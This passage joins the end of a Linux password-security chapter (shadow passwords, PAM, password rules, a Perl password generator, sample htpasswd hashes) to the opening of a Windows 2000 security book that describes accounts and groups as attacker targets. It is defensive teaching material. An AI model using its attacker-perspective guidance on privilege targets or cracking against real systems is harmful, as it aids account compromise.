- Number of days since January 1, 1970, that the password was last changed
- Number of days left before the user is permitted to change her password
- Number of days left until the user must change her password
- Number of days in advance that the user will be warned that she must change her password
- Number of days remaining for the user to change her password or the account will be disabled
- ▲ A reserved field

To show that the `/etc/shadow` file is readable only by root:

```
[jdoe@machine1 jdoe]$ ls -l /etc/passwd /etc/shadow
-rw-r--r--  1 root    root          842 Sep 12 16:24 /etc/passwd
-r-----  1 root    root          759 Sep 12 16:24 /etc/shadow
```

As you can see, `/etc/shadow` not only hides the encrypted passwords from unauthorized viewing, making a dictionary attack very difficult, but it also contains information used in the maintenance of passwords.

In today's hostile networking environment, password shadowing is essential, and most Linux distributions support shadowing. If your current Linux machine does not have shadowing implemented, you should convert to shadowing now.

☰ Enabling Shadow Passwords

Enabling password shadowing is merely a matter of running a few system programs already installed on your Linux machine. The following steps describe how to convert a machine that does not implement shadow passwords to one that does.

Pwck—Check Integrity of `/etc/passwd`

First, run `pwck` to verify the integrity of `/etc/passwd`. Each entry in `/etc/passwd` is checked to see if it follows the proper format and has valid data in each field. The `pwck` program verifies

- ▼ The correct number of fields
- A unique username
- A valid user and group identifier

- A valid primary group
- A valid home directory
- ▲ A valid login shell

```
[root@machine1 /root]# pwck
user adm: directory /var/adm does not exist
user gopher: directory /usr/lib/gopher-data does not exist
user gdm: directory /home/gdm does not exist
pwck: no changes
```

Pwconv—Convert to Password Shadowing

Next, run `pwconv` to convert to shadowing passwords. It creates the `/etc/shadow` file from an existing `/etc/passwd` file and an optionally existing shadow file (merging the two shadow files).

```
[root@machine1 /root]# pwconv
```

Congratulations. You now have password shadowing and have gone a long way in making your Linux passwords more secure.

NOTE

You should verify that the conversion to password shadowing was successful by checking the contents of `/etc/passwd` to see if all encrypted passwords have been replaced with “x.” Additionally, even after conversion to password shadowing, it is possible to add a regular, unshadowed account to `/etc/passwd`. Therefore, periodically check the contents of `/etc/passwd` to ensure that all passwords are shadowed.

Pwunconv—Remove Shadowing

If it becomes necessary, `pwunconv` converts from shadowing to no use of shadowing by creating an `/etc/passwd` file from an existing `/etc/passwd` file and an existing `/etc/shadow` file. But it shouldn’t be necessary, should it?

Shadow Passwords Command Suite

Using shadowed passwords also provides a group of tools to maintain your passwords.

The Chage Command

The most important command in the shadow command suite is `chage`. This command changes information used by the system to determine when a user must change his password. To force a user to change his password after a specific time period, use the `-M` option.

```
chage [-m mindays] [-M maxdays] [-d lastday] [-I inactive]
      [-E expiredate] [-W warndays] user
```


- ▼ `mindays` Minimum number of days between password changes
- `maxdays` Maximum number of days during which a password is valid
- `lastday` Number of days since January 1, 1970, when the password was last changed
- `inactive` Number of days of inactivity after a password has expired before the account is disabled
- `expiredate` Date when the user's account is disabled
- ▲ `warndays` Number of days of warning before a password change is required

Other Helpful Shadow Commands

There are many other commands in the shadow suite. Here is a summary of some of the most commonly used commands. For more information, look at the man pages.

- ▼ `gpasswd` Add new users to a group.
- `groupadd` Create a new group.
- `groupdel` Delete a group.
- `groupmod` Modify group information.
- `passwd` Replace `/etc/passwd` `passwd` program to work with `/etc/shadow`.
- `useradd` Add a new user.
- `userdel` Delete a user.
- ▲ `usermod` Modify a user's information.

APACHE PASSWORD FILES

Using the Apache web server, it is possible to password protect parts of the document tree with *http authentication* (discussed further in Chapter 12). Authentication requires users to log in to a web site in a similar way to logging in to the Linux machine—they need a username and password. These username/password values are usually stored in a file on the system. This file must be readable by the user who processes the http requests (usually the user named `nobody`).

NOTE Apache can also use passwords from external databases such as Oracle or LDAP.

Each line of the file is one record with a username and that user's encrypted password separated by a colon. These Apache password files may use the same encryption as `/etc/passwd`—either DES or MD5.

Here is an example of an Apache authentication password file using DES:

```
al:/foTYdf.SNqv6
george:280vQwqBMRgog
tom:wNvFNEBEAZFXw
jerry:ultdPMRqyRk9a
```

Here is an example using MD5:

```
al:$apr1$RaZWp/..$GYchwLLC7z09Na2iU1YVp1
george:$apr1$NVBrj/..$CyoN73WDFMmYLOBr1c2H/
tom:$apr1$S451T/..$DwxJsADc0M65Ne3IlhvBv1
jerry:$apr1$82UFC...$j9516u7As.dMp2w.HZA/z/
```

These files were created using the `htpasswd` command that is distributed with Apache. For details, execute `htpasswd --help`.

CAUTION

Many administrators who wish to have portions of their web pages password protected will write a small script to extract the password information from `/etc/shadow`. This is convenient because the users only need to remember one password. This is not a good idea, however, because HTTP password authentication goes over the network in the clear. Even if you took steps to make sure logins were secure (replacing `telnet` with `ssh`, for example), this HTTP traffic would leave the passwords vulnerable.

NOTE

See Chapter 6 for information on attempting to obtain a password over the network by connecting to services such as POP, IMAP, and so on.

Like `/etc/passwd` and unlike `/etc/shadow`, these files are readable by most users, so they can be cracked with Crack or John or other password crackers.

NOTE

Many Linux applications are password protected, and most of them have their own way of storing and processing passwords. Examples include Samba (an open source software suite that provides seamless file and print services to SMB/CIFS clients—<http://www.samba.org/>) and MySQL (an open source, mostly free SQL database system—<http://www.mysql.com/>).

PLUGGABLE AUTHENTICATION MODULES

The use of `/etc/passwd` and `/etc/shadow` has served the Linux community adequately for most purposes over the years, but they have certain limitations. If you wish to enable new password schemes, there are two possibilities:

- ▼ The administrator must recompile every program that will use this new authentication method so it knows how to use it natively, *or*
- ▲ The administrator must “wrap” the service with an additional login method. For the example of logins, a user’s shell could be replaced with a dummy shell that does a second authentication step before dropping the user to her actual login shell.

Unfortunately, such methods are not very clean. Some protocols do not have multiple authentication methods built in and cannot be easily wrapped as described.

PAM, an implementation of the Pluggable Authentication Modules system, is a nice solution to this problem. PAM was originally created by Sun; however, it was quickly embraced by the Linux community, and many more modules have become easily available.

PAM allows you to decide what authentication methods are allowed sitewide, or based on each service. The authentication methods have their own modules associated with them that handle the specific request. Thus, modules can and have been written for any method of authentication, such as Kerberos, LDAP, SecureID, s/Key, OPIE, TACACS+, and more.

Some of the available PAMs in Linux are

- ▼ `pam_cracklib.so`
- `pam_deny.so`
- `pam_pwdb.so`
- ▲ `pam_group.so`

Although PAM makes password management more robust, it also means that your passwords may be contained in places other than just `/etc/passwd` and `/etc/shadow`. Thus, when doing any proactive password cracking, you should know the sources of all your authentication streams. In general, unless you've added special authentication methods to your default Linux installation, everything is probably still controlled only by `/etc/passwd` and `/etc/shadow`.

NOTE

For more information on PAM, see <http://www.kernel.org/pub/linux/libs/pam/>.

PASSWORD PROTECTION

There are several effective strategies used to implement password protection. The primary concept is to use good passwords that will not be cracked using dictionary attack cracking programs.

This part of the chapter will discuss the following concepts:

- ▼ Strategies for creating effective passwords
- Use of shadow passwords
- How to force good passwords
- Password expiration

- One-time passwords
- MD5
- ▲ Periodically run password crackers

⊖ Strategies for Creating Effective Passwords

First, Bad Passwords

The first rule for coming up with a good password is never to create a bad password. As a general rule, bad passwords are based on some combination of a name, word, and/or a number. The following are bad passwords:

- ▼ joe102367
- fido2000
- testing123
- 8675309
- ▲ nc1701-d

Passwords that are easy to remember can be quickly cracked due to the computing power of current hardware; therefore, it is essential that you do not choose a password of this type. If the password is composed of a word that exists in some dictionary, then it is susceptible to a password attack. Adding digits (such as phone numbers, birthdays, common numeric sequences), or spelling the word backwards, does not increase the effectiveness of the password because password cracking programs are written to add these character sequences to the text that they are testing. Therefore, avoid passwords that contain any of the following:

- ▼ Your name or birthday
- A family member's name or birthday
- A pet's name or birthday
- Your phone number
- Any character from Dilbert, Star Trek, Lord of the Rings, or other popular icons
- A non-English word (non-English words are also part of dictionary attacks; do not think that picking a non-English password will be more difficult to crack.)
- ▲ Any of the above backwards

Rules to Create Good Passwords

An effective password is one that is hard to guess, not based on a word in any dictionary, and relatively easy to remember. Being relatively easy to remember is important: if the password is too difficult to remember, users may be tempted to write down their passwords.

Writing down passwords is dangerous because if the password is written down, another person can read it.

Good passwords follow these simple rules:

Use at least one character from each of these character classes:	a-z A-Z punctuation, such as !(*\$ 0-9
If DES passwords are used:	From 6 to 8 characters
If MD5 passwords are used:	Any number of characters (more than 15 is very good)

A Simple Way to Create Effective Passwords Here is a simple way to create an effective password: Think of a phrase that is relatively obscure, but easy to remember. It can be a line from a song, book, or a movie. Then, create an acronym from it, including capitalized words and punctuation.

NOTE

Don't choose a line or phrase that is too personal. (For example, if you are a well-known fan and scholar of Ernest Hemingway, don't choose the line "Ask not for whom the bell tolls.") But make it meaningful enough so that it is easy to remember.

As an example, let's pick a well-known saying by a famous person from a very long time ago:

I came, I saw, I conquered.

Create an acronym from it:

Ic, Is, Ic

Assuming DES is being used, this follows most of the above password rules. It contains at least one character from the lowercase alphas, uppercase alphas, and punctuation. There is one rule that this password does not follow: there are no digits in the password. It is easy to add a digit, especially if we decide that the character "1" resembles "I":

Ic, 1s, Ic

Here is another example—a famous line from a movie:

Wake up! Time to die.

Create an acronym from it:

Wu!Ttd.

This is another good password, but one that is also missing a digit; so add one to it:

Wu!T2d.

The number of good passwords that can be created using this method is essentially endless. Imagine the fun remembering fondly the books, movies, and songs that you have enjoyed in the past and creating clever acronyms out of a memorable line!

If you are concerned that someone may know that you are a scholar of ancient Rome or a fan of fine American science fiction films, and therefore they may guess your chosen line, then think of an original, unique phrase, and create an acronym from that.

For instance, make up the following sentence:

Monopoly and Sorry: two games to play.

Out comes a good password:

M&S:2g2p

CAUTION

Since these password examples are published in this book, they are likely to end up in a password cracking program dictionary. Don't use them.

Creating Bomb-Proof Passwords To create a password that is virtually impossible to guess, use up to 8 random characters if using DES, or 15 or more random characters using MD5.

Notice that you should choose varying password lengths. Otherwise, a hacker would know to guess passwords of a certain length (like 6 or 15). Here are some examples:

DES	xAS?d4\$8 [:5;oI!
MD5	^p"LJAxNXnN*>80 O3gZXXJ3A^DFU +6!/p3 zm"/vjJ

The above passwords were generated with the following Perl program. Feel free to use it to create random strings that follow the basic rules of a good password. This program prompts you for the desired length of your password and complains if the size is less than six characters. Then it generates the desired number of random characters, looping until it generates a password that contains at least one lowercase alpha, one uppercase alpha, one digit, and one punctuation character.

```
#!/usr/bin/perl -w
# passwd_generator.pl
```

```

use strict;
my @chars = (33..91,93..126);
my $num_chars = @chars;
my $length;
my $funny = '!"#%&\'()*+,-./:;<=>?@[\\]^_`{|}~';

print "Enter number of characters in your password: ";
chomp($length = <STDIN>);
die "Length must be greater than 6!" if $length <= 5;

while (1) {
    my $password = '';
    foreach (1..$length) {
        $password .= chr($chars[int(rand($num_chars))]);
    }
    if ($password =~ /[a-z]/ and $password =~ /[A-Z]/ and
        $password =~ /[0-9]/ and $password =~ /[$funny]/) {
        print $password, "\n";
        exit;
    }
}

```

NOTE

There is one big negative to these very difficult to guess passwords: they are almost impossible to remember. And since they are difficult to remember, the temptation is to write them down, and you should never do that.

**Use Different Passwords on Different Systems**

Don't use the same password on different machines. If you do, and one of the passwords is cracked, all the machines are compromised.

However, using different, unique, strong passwords on all your different machines makes remembering them difficult. One strategy to deal with this difficulty is to create a file of your passwords and encrypt it using PGP and a strong passphrase that you can remember. Then, when you need a password, you can log in to the machine with that PGP-encrypted file and look it up securely—assuming your connection to that computer is encrypted, of course.

NOTE

PGP (Pretty Good Privacy) is a suite of tools for encrypting, decrypting, and verifying text. (See <http://www.gpg.com/>.)

Another option is to pick a suitably strong password and use that password on machines of similar importance only. Say you have several accounts at different ISPs. Since they are all similar in nature and have the same security level, it would be acceptable to use the same strong password on each machine. Then let's say you have an account at a machine at work that has highly sensitive classified information. You should not use the same password on

this machine as you do on your ISP machines because the importance of your work machine is much higher. And you will probably want a strong password on your Linux box at home that is different from those for your ISP machines and your work machine.

— Use Shadow Passwords

As mentioned before, using shadow passwords makes it much more difficult for a hacker to run cracking programs on the encrypted passwords offline, which makes your Linux machine much more secure. However, a hacker could still try authenticating as a user with standard protocols like `ssh/telnet/pop` with automated scripts to attempt to crack passwords. However, these attempts usually leave trails in log files. Shadowing does not prevent hackers from attempting to log in, but shadowing does limit the ability of an attacker to get to the encrypted values.

— Force Good Passwords

An important approach to good passwords is to force all users on the system to adhere to good password rules using a utility that will reject bad passwords. Therefore, when users change their password, the password will be checked to see if it follows certain rules, and if it does not, the new password will be rejected.

Here are some existing tools that can be used to force good passwords.

Passwd+

Written by Matt Bishop, this program replaces `passwd`. You can find it at <ftp://ftp.dartmouth.edu/pub/security/>.

This program improves upon `passwd` by adding extensive logging capabilities and the specification of the number of significant characters to be used in the testing of the password. You can also create an error message that will be displayed to users when they choose weak passwords, and you can use this to teach your users how to create strong passwords.

Some of the rules of `passwd+` include rejecting passwords that

- ▼ Use phone numbers, hostnames, domain names, personal names, logins
- Are not mixed case
- Are not a certain number of characters in length
- ▲ Appear in a dictionary

Also, a toolkit released with `passwd+` allows you to control the rules and tests applied to the password.

Npasswd

Written by Clyde Hoover, this program was written as a response to the Internet Worm in 1988 (a program that adversely affected UNIX machines across the Internet). It has evolved into a very advanced proactive password checker. It is designed to replace

`passwd`, `chfn`, and `chsh`. It can be found at <http://www.utexas.edu/cc/unix/software/npasswd>.

This program subjects user passwords to stringent checks to decrease the likelihood that users will choose weak passwords. It is a commercial-grade solution that greatly enhances password security.

Anlpasswd

This Perl program was written at Argonne National Laboratories (hence, `anl`). It is an improvement upon a program originally written by Larry Wall (Larry is the creator of Perl). It can be found at <ftp://coast.cs.purdue.edu/pub/tools/unix/anlpasswd>.

It is a good proactive password checker that uses a dictionary file of your choice and allows you to create custom rules. Also, it is a well-written Perl program that can give the reader some insight into password checking strategies.

Pluggable Authentication Modules

PAM can be used to force good passwords at password change time. Here's a snippet of the PAM configuration file for the `passwd` program (`/etc/pam.d/passwd`):

```
auth      required      /lib/security/pam_pwdb.so shadow nullok
account   required      /lib/security/pam_pwdb.so
password  required      /lib/security/pam_cracklib.so retry=3D3
password  required      /lib/security/pam_pwdb.so use_authtok nullok md5 shadow
```

In the third line, you can see that the `passwd` program will check against the `pam_cracklib` library (a PAMified version of the `cracklib` library by Alec Muffett) to determine whether the password the user wishes to use is crackable. Unless the new password passes `cracklib`'s tests, the user will not be able to change his password.



Password Expiration

Having the user passwords expire after a certain amount of time ensures that complete brute force password cracking programs will not have enough time to crack a user's password. Or, if a password is cracked, it is not valid indefinitely.

For instance, if I have the password

```
Ic,1s,Ic
```

a dictionary attack will fail. However, a brute force approach can be used. This means that all combinations of all characters will be attempted until my password is guessed. This is possible, given a very powerful computer and a sufficient amount of time. So, if I am forced to change my password regularly, it will be statistically unlikely to crack my password using brute force before it is changed.

If shadow passwords are implemented, the password expiration is implemented with the `chage` command. To set the maximum number of days that a user's password is valid:

```
chage -M 90 username
```

That forces the user's password to become invalid after 90 days. When the user logs in, and the password has expired, the user must enter a new password before she can log in.

Even if password expiration is not implemented, it is a good idea to encourage all users to change their passwords every three months. A common policy is to change your passwords on the season solstices, which occur every three months on or about March 21, June 21, September 21, and December 21.

NOTE

Password expiration does have a negative side: if users have to change their passwords often, they may be tempted to write them down, which compromises security.



Use One-Time Passwords

One-time passwords (OTPs) are a strategy that uses a system in which a user will log in with a password that will never be used again. This assures that even if the password was intercepted in transit by a hacker, it would not be of any use to the hacker since the password is only valid for that one login session. There are several ways of implementing this strategy.

SecureID This implementation of OTP includes the user carrying a credit card-sized electronic device that displays a code that is valid for a specific number of seconds. When the user wants to log in, he provides his username and the code that is displayed on his SecureID card. The value shown on the card is generated and transmitted by a centralized system that uses that code to authenticate the user. The code is valid only for a few seconds. The pro of this method is that it is secure—a hacker would have to intercept the transmission from the SecureID system to the SecureID card. The con of this method is that it is expensive—each of the cards costs approximately \$50, and that adds up quickly if an organization buys one for each of its employees.

S/Key This OTP provides password authentication and is implemented on the server. Passwords cannot be reused, so any passwords intercepted in transit are meaningless to a hacker. This system uses mathematical functions to generate a list of one-time-use passwords. It encrypts this string with a stored key, and matches it against the stored n 'th password. If they are the same, it replaces the n 'th password with the one you supplied. As long as you know the passphrase associated with your key, you can generate any of the n passwords the server requires. However, should a hacker sniff the password you supply, it will do him no good, because the new password required is different as soon as you use one. The actual passwords you supply over the line are made up of six 3- and 4-letter words for ease of entry.

OPIE OPIE stands for One-Time Passwords in Everything. It is a library based on S/Key and is downward compatible. The distribution includes a modified `ftpd` daemon and `su` that have OPIE support. It uses the stronger MD5 by default, though it supports the MD4 used by S/Key. It is also much easier to install and integrate with existing software. You can find OPIE at <http://www.inner.net/opie/>.

— Use MD5

MD5 allows the user to have arbitrarily long passwords, whereas DES has a password length limit of eight characters. Longer passwords mean more password security (assuming strong passwords). Also, the namespace of MD5 is larger than that of DES, which also adds to security. So, if possible, use MD5 instead of DES.

— Run Password Crackers

System administrators should be concerned about an attacker running a password cracker on their passwords. However, that does not mean these password cracking tools are all bad. System administrators can run these tools on their machines and try to crack the passwords therein, thereby determining which passwords on the system are weak and should be changed. It is recommended that these tools be run periodically.

TIP

There are some cases of system administrators, especially contractors, running Crack or other password cracking programs on their client's machine and the client thinking the contractor was trying to crack passwords for some evil purpose, when in fact it was simply part of the job. So, if you think it is a good idea to crack passwords on a client's machine as part of your job, get written permission first!

SUMMARY

Password security is of critical importance—without it your machine will never be safe. We have discussed what you can do to protect yourself from a hacker trying to perform a password attack. To summarize, those steps are


- ▼ Implement shadow passwords.
- Use MD5 instead of DES.
- Force users to create strong passwords by implementing a good password policy that includes tools to test users' passwords when they create new ones.
- Periodically run password cracking programs in an attempt to find weak passwords on your system.
- Consider using password expiration and one-time passwords.
- ▲ Never give your password to someone you don't know. (We already discussed this in Chapter 4.)



HACKING EXPOSED WINDOWS[®] 2000: NETWORK SECURITY SECRETS & SOLUTIONS

JOEL SCAMBRA
STUART McCLURE

Osborne/McGraw-Hill
New York Chicago San Francisco
Lisbon London Madrid Mexico City Milan
New Delhi San Juan Seoul Singapore Sydney Toronto



Osborne/**McGraw-Hill**
2600 Tenth Street
Berkeley, California 94710
U.S.A.

To arrange bulk purchase discounts for sales promotions, premiums, or fund-raisers, please contact Osborne/**McGraw-Hill** at the above address. For information on translations or book distributors outside the U.S.A., please see the International Contact Information page immediately following the index of this book.

Hacking Exposed Windows® 2000: Network Security Secrets & Solutions

Copyright © 2001 by The McGraw-Hill Companies. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

1234567890 CUS CUS 01987654321
ISBN 0-07-219262-3

Publisher

Brandon A. Nordin

Vice President & Associate Publisher

Scott Rogers

Senior Acquisitions Editor

Jane Brownlow

Project Editor

Patty Mon

Acquisitions Coordinator

Emma Acker

Technical Editors

Phil Cox

Eric Schultze

Copy Editors

Sally Engelfried

Lisa Theobald

Marcia Baker

Proofreader

Pam Vevea

Indexer

David Heiret

Computer Designers

Carie Abrew

Elizabeth Jang

Melinda Moore Lytle

Illustrators

Michael Mueller

Lyssa Wald

Series Design

Dick Schwartz

Peter F. Hancik

Cover Series Design

Dodie Shoemaker

This book was published with Corel Ventura™ Publisher.

Information has been obtained by Osborne/**McGraw-Hill** from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, Osborne/**McGraw-Hill**, or others, Osborne/**McGraw-Hill** does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from use of such information.

CHAPTER 2

**THE WINDOWS 2000
SECURITY ARCHITECTURE
FROM THE HACKER'S
PERSPECTIVE**

Before we get cracking (pardon the pun) on Windows 2000, it's important to understand at least some of the basic architecture of the product. This chapter is designed to lay just such a foundation. It is targeted mainly at those who may not be intimately familiar with some of the basic security functionality of Windows 2000, so those of you old pros in the audience are advised to skip this discussion and dig right in to Chapter 3.

This is not intended to be an exhaustive, in-depth discussion of the Windows 2000 security architecture. Several good references for this topic can be found at the end of the chapter. In addition, we strongly recommend reading Chapter 16 in this book for a detailed discussion of new security features in Windows 2000 that can be used to counteract many of the attacks covered throughout this book.

Our focus in this chapter is to give you just enough information to be able to understand the primary goal of Windows 2000 attackers:

To execute commands in the context of the most privileged user account.

Let's start by introducing some of the critical concepts necessary to flesh out this statement.


THE WINDOWS 2000 SECURITY MODEL

Windows NT was designed from scratch with security in mind, and not just any security: one early design goal was compliance with the U.S. Department of Defense's Trusted Computer System Evaluation Criteria (TCSEC), commonly referred to as "the Orange Book." TSEC defines several level-of-trust ratings, from D to A1 (lowest to highest), that are used to classify a system's security. In 1999, NT 4 Service Pack 6a earned a C2 rating in both stand-alone and networked configurations, a significant achievement for a mass market commercial operating system. Windows 2000 is in the process of being evaluated for a similar rating, using an internationally developed system called the Common Criteria for Information Technology Security Evaluation (CCITSE) or just Common Criteria (CC). See the "References and Further Reading" section at the end of this chapter for links to more information on TSEC and CC, as well as Windows NT SP 6a's C2 evaluation and the current CC evaluation plan for Windows 2000.

In order to be rated even higher (B-level), Windows 2000 is required to incorporate several key elements into its design, including, but not limited to:

- ▼ A secure logon facility for authentication
- Discretionary access control
- ▲ Auditing

Windows 2000 implements these features via its *security subsystem*. The Windows 2000 security subsystem is shown in Figure 2-1.



We are not going to go into detail about all of the elements of the system in this chapter, but we will cover most of them from a practical standpoint. The main point to draw from this diagram is that Windows 2000 implements a Security Reference Monitor (SRM) that runs in highly privileged kernel mode and checks all access to resources requested by code running in user mode, where applications run.

NOTE

Windows 2000 device drivers run in kernel mode, and thus operate outside of the core security functions of the OS.

If the SRM is the gatekeeper for Windows 2000 resources, to what sorts of things can it grant or deny access? Nearly all security access control on Windows 2000 resources is applied to *security principles*. Lets discuss security principles in more detail, since they include the primary targets of malicious hackers.

SECURITY PRINCIPLES

Security principles on Windows 2000 include:

- ▼ Users
- Groups
- ▲ Computers

Let's discuss each in more detail.

Users

Anyone with even a passing familiarity with Windows has encountered the concept of user accounts. We use accounts to logon to the system and to access resources on the system and the network. Few have considered what an account really represents, however, which is one of the most common security failings on most networks.

Quite simply, an account is a reference context in which the operating system executes most of its code. Put another way, *all user mode code executes in the context of a user account*. Even some code that runs automatically before anyone logs on (such as services) runs in the context of an account (the special SYSTEM, or LocalSystem, account).

All commands invoked by the user who successfully authenticates using the account credentials are run with the privileges of that user. Thus, the actions performed by executing code is limited only by the privileges granted to the account that executes it. The goal of the malicious hacker is to run code with the highest possible privileges. Thus, the hacker must "become" the account with the highest possible privileges.

NOTE

Users, physical human beings, are distinct from user *accounts*, digital manifestations that are easily spoofed given knowledge of the account name/password pair. Although we may blur these concepts in this book, keep this in mind.

Built-ins

NT/2000 comes out of the box with *built-in* accounts that have predefined privileges. These default accounts include the local Administrator account, which is the most powerful user account in Windows 2000 (actually, the SYSTEM account is technically the most privileged, but Administrator can execute commands as SYSTEM quite readily using the Scheduler Service to launch a command shell). Table 2-1 gives a partial list of built-in accounts on Windows 2000.

Account Name	Comment
SYSTEM or LocalSystem	All-powerful on the local machine
Administrator	Essentially all-powerful on the local machine; may be renamed, cannot be deleted
Guest	Very limited privileges; disabled by default
IUSR_ <i>machinename</i> (abbreviated IUSR)	Used for anonymous access to Internet Information Services (IIS); member of Guests group
IWAM_ <i>machinename</i>	Out-of-process IIS applications run as this account; member of Guests group
TSInternetUser	Used by Terminal Services if installed
krbtgt	Kerberos Key Distribution Center Service Account; only found on domain controllers, disabled by default

Table 2-1. Built-in User Accounts on Windows 2000

To summarize Windows 2000 groups from the malicious hackers perspective:

The Local Administrator or the SYSTEM account are the juiciest targets on a Windows 2000 system because they are the most powerful accounts. All other accounts have very limited privileges relative to the Administrator and SYSTEM. Compromise of the Administrator or SYSTEM account is thus almost always the ultimate goal of an attacker.

Groups

Groups are an administrative convenience—they are logical containers for aggregating user accounts (they can also be used to set up email distribution lists in Windows 2000, which currently have no security implications). Windows 2000 comes with built-in groups, predefined containers for users that also possess varying levels of privilege. Any account placed within a group inherits those privileges. The simplest example of this is the addition of accounts to the local Administrators group, which essentially promotes the added user to all-powerful status on the local machine (you'll see this attempted many times throughout this book). Table 2-2 lists built-in groups on Windows 2000.

When a Windows 2000 system is promoted to a *domain controller*, a series of *predefined groups* are installed as well. The most powerful predefined groups include the Domain Admins, who are all-powerful on a domain, and the Enterprise Admins, who are all-powerful throughout a forest. Table 2-3 lists the Windows 2000 predefined groups.

To summarize Windows 2000 groups from the malicious hackers perspective:

The local Administrators group is the juiciest target on a local Windows 2000 system because members of this group inherit Administrator-equivalent privileges. Domain Admins and Enterprise

Group Name	Comment
Administrators	Members are all-powerful on the local machine
Users	All user accounts on the local machine; a low-privilege group
Guests	Same privileges as Users
Authenticated Users	Special hidden group that includes all currently logged-on users
Backup Operators	Not quite as powerful as Administrators, but close
Replicator	Used for file replication in a domain
Server Operators	Not quite as powerful as Administrators, but close
Account Operators	Not quite as powerful as Administrators, but close
Print Operators	Not quite as powerful as Administrators, but close

Table 2-2. Windows 2000 Built-in Groups

Group Name	Comment
Cert Publishers	Enterprise certification and renewal agents
Domain Admins	All-powerful on the domain
Domain Users	All domain users
Domain Computers	All computers in the domain
Domain Controllers	All domain controllers in the domain
Domain Guests	All domain guests
Group Policy Creator Owners	Members can modify group policy for the domain
Pre-Windows 2000 Compatible Access	Backward compatibility group
RAS and IAS Servers	Remote access computers in the domain
DnsAdmins	DNS administrators, domain local
Enterprise Admins	All-powerful in the forest
Schema Admins	Can edit the directory schema, very powerful

Table 2-3. Windows 2000 Predefined Groups Installed by Default on Domain Controllers

Admins are the juiciest targets on a Windows 2000 domain because joining their ranks elevates privileges to all-powerful on the domain. All other groups possess very limited privileges relative to Administrators, Domain Admins, or Enterprise Admins. Addition of a compromised account to the local Administrators, Domain Admins, or Enterprise Admins is thus almost always the ultimate goal of an attacker.

Special Identities

As we have noted, Windows NT/2000 has several *special identities*, which are containers for accounts that transitively pass through certain states (such as being logged on via the network) or from certain places (such as interactively at the keyboard). These identities can be used to fine-tune access control to resources. For example, access to certain processes is reserved for INTERACTIVE users only under NT/2000. Table 2-4 lists the Windows NT/2000 special identities.

Some key points worth noting about these special identities:

The Everyone group can be leveraged to gain a foothold on a Windows 2000 system without authenticating. Also, the INTERACTIVE identity is required in many instances to execute privilege escalation attacks against Windows 2000 (see Chapter 6).

Other Security Principles and Containers

For the sake of comprehensiveness, we will mention at this point the one other security principle in Windows 2000: computers, or machine accounts. Computers are essentially accounts that are used by machines to logon and access resources. They are named with a dollar sign (\$) appended to the name of the machine (for example, *machinename\$*). There are few instances where exploitation of a machine account results in serious exposure, so we will not discuss them much in this book.

Also, new to Windows 2000, the organizational unit (OU) can be used in addition to groups to aggregate user accounts. OUs are arbitrary Active Directory constructs and don't inherently possess any privileges like security group built-ins.

Identity	Scope	Comment
INTERACTIVE	Local	Includes all users logged on to the local system via the physical console or Terminal Services
Everyone	Local	All current network users, including guests and users from other domains
Network	Local	Represents users currently accessing a given resource over the network

Table 2-4. Windows NT/2000 Special Identities

The SAM and Active Directory

